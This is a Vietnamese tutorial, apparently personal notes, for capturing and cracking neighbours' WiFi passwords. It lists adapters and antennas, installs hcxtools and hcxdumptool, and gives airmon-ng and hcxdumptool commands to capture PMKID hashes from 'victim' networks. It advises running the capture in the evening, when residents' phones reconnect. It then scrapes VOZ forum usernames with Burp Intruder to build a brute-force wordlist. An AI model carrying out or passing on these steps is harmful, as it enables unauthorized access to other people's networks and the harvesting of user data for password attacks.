# Capture wifi

Các bước thực hiện:

## Bước 1: mua dụng cụ hoặc tự chế đồ

đặt mua shoppe hoặc ra hacom mua loại tp-link tlwn722n giá 189k ở hacom shoppe thì rẻ hơn 120k hoặc tùy shop loại này chỉ bắt sóng 2,4gb 5bg thì mua loại ac1200 tầm 289k trên shoppe còn ae muốn hàng ngon thì Alfa AC1900 WiFi Adapter giá vài trăm biden đặt mua thì mất tháng

chế thanh yagi

https://www.steeman.org/Antenna/Yagi-Antenna-Calculator

<https://hacom.vn/card-mang-tplink-tl-wn722n-usb-wireless>

<https://alfa-network.eu/>

## Bước 2: cài các thư viện cần thiết

vào tar kali ae cập nhật kali bằng lệnh apt-get update -y trước sau đó cài thư viện sudo

sudo apt install libcurl4-openssl-dev pkg-config để fix lỗi phòng khi cài thư viện nó dở chứng

Bước 3: ae cài 2 thư viện hcxtools & hcxdumptools giúp việc thu thập PMKID dễ dàng hơn. Sử dụng git để clone mã nguồn của hai công cụ hcxtools và hcxdumptools.

git clone <https://github.com/ZerBea/hcxtools.git>

git clone <https://github.com/ZerBea/hcxdumptool.git>

sau đó ae gõ cd hcxtools

make

sudo make install

nếu lỗi thì xem lại bước 2

Thực hiện tương tự với công cụ hcxdumptool

cd hcxdumptool

make

sudo make install

## Bước 3: khởi động các tool đã install

### 1 Khởi động, tắt và kiểm tra và dừng các dịch vụ hoặc tiến trình có thể gây cản trở việc bật chế độ monitor wlan0


vào tar kali gõ lệnh airmon-ng start wlan0 để bật monitor mode chú thích wlan0 là tên mặc định của tp-link



lệnh airmon-ng stop wlan0 để tắt monitor mode



ngoài ra khi bật monitor thì ae nên sd thêm câu lệnh airmon-ng check kill là một phần của bộ công cụ Aircrack-ng, và nó dùng để dừng các dịch vụ có thể gây xung đột khi ae đang sử dụng các công cụ của Aircrack-ng, chẳng hạn như airodump-ng hoặc aireplay-ng.



### 2.Sau đó gõ lệnh dưới để thực hiện cơ chế do thám wifi trong phạm vi có thể quét

Airmodump-ng wlan0


hcxdumptool -i wlan0 -F --rcascan=active

để quét các điểm truy cập trong phạm vi

-i wlan0: Chỉ định giao diện không dây (wlan0) để sử dụng.

-F: Sử dụng tất cả các kênh có sẵn.

--rcascan=active: Kích hoạt chế độ quét (real-time channel assignment) để phát hiện các điểm truy cập (access points).



### 3 Tiếp sử dụng lệnh để thu tín hiệu mà đội do thám gửi về

hcxdumptool -i wlan0 -w hanoi1.pcap -F --rds=1


Tấn công mục tiêu và lưu gói tin trong đó

-i wlan0: Chỉ định giao diện không dây (wlan0mon) để sử dụng.

-w hanoi.pcap: Chỉ định tệp đầu ra để ghi dữ liệu (hanoi.pcapng).

-F: Sử dụng tất cả các kênh có sẵn.

--enable\_status=1: Bật chế độ hiển thị trạng thái với mức chi tiết là 1.




khuyến khích thực hiện lệnh này vào chiều tối vì khách hàng victim họ đã về nhà và cái đt họ tự động bắt wifi thì lệnh trên nó sẽ bắt tín hiệu hash trên máy của họ còn sáng trưa thì thôi trừ khi chỗ ae là khu sv sống thì k vấn đề còn không thì nó sẽ k hiện đâu

### 4 Tiếp tục sử dụng lệnh dưới để sau khi thu tín hiệu vào 1 file và giải nén file hash thành txt

hcxpcapngtool hanoi.pcap -o hash.txt

extract PMKID bằng hcxtools



### 5 thiết kế wordlist để sử dụng cho việc bruteforce


##### Số kí tự regex cần hiểu để áp dụng tìm user trên trang web

|  |  |
| --- | --- |
| Ký tự | Ý nghĩa |
| . | |  | | --- | | Khớp với **bất kỳ một ký tự nào**, ngoại trừ xuống dòng (\n). |  |  | | --- | |  | |
| \* | |  | | --- | | Lặp lại **0 hoặc nhiều lần** ký tự hoặc nhóm đứng trước. |  |  | | --- | |  | |
| + | |  | | --- | | Lặp lại **1 hoặc nhiều lần** ký tự hoặc nhóm đứng trước, đảm bảo bắt được toàn bộ username. |  |  | | --- | |  | |
| |  | | --- | | .\*? |  |  | | --- | |  | | |  | | --- | | Kết hợp khớp **không tham lam** (non-greedy), khớp với ít nhất có thể. |  |  | | --- | |  | |
| \/ | Để "escape" dấu gạch chéo / trong URL |
| () | |  | | --- | | Tạo **nhóm bắt** (capture group) để trích xuất thông tin. |  |  | | --- | |  | |
| [] | |  | | --- | | Tạo một tập hợp ký tự cho phép (ví dụ [a-z], [0-9]). |  |  | | --- | |  | |
| [^.] | Bất kỳ ký tự nào **không phải** là dấu chấm (.) |
| \. | Ký tự '.' đánh dấu kết thúc username. |


#### 1tìm user qua các trang forum cộng đồng

##### VOZ


###### 1. vào burp site scope user tự tạo trên trang voz sau đó ấn ctrl+I để cho trang cần thiết vào intruder




Trong instruder bôi đen tham số ID bằng add$ bên phải




###### 2. Vào Settings, trong mục Grep – Extract, nhấn Add và đánh dấu vào Extract from regex group, sau đó bôi đen giá trị tên người dùng bên trong HTTP Response, hoặc thêm vào nội dung Extract giá trị sau: https\://voz\.vn/u/(.\*?)\. , sau đó nhấn Ok



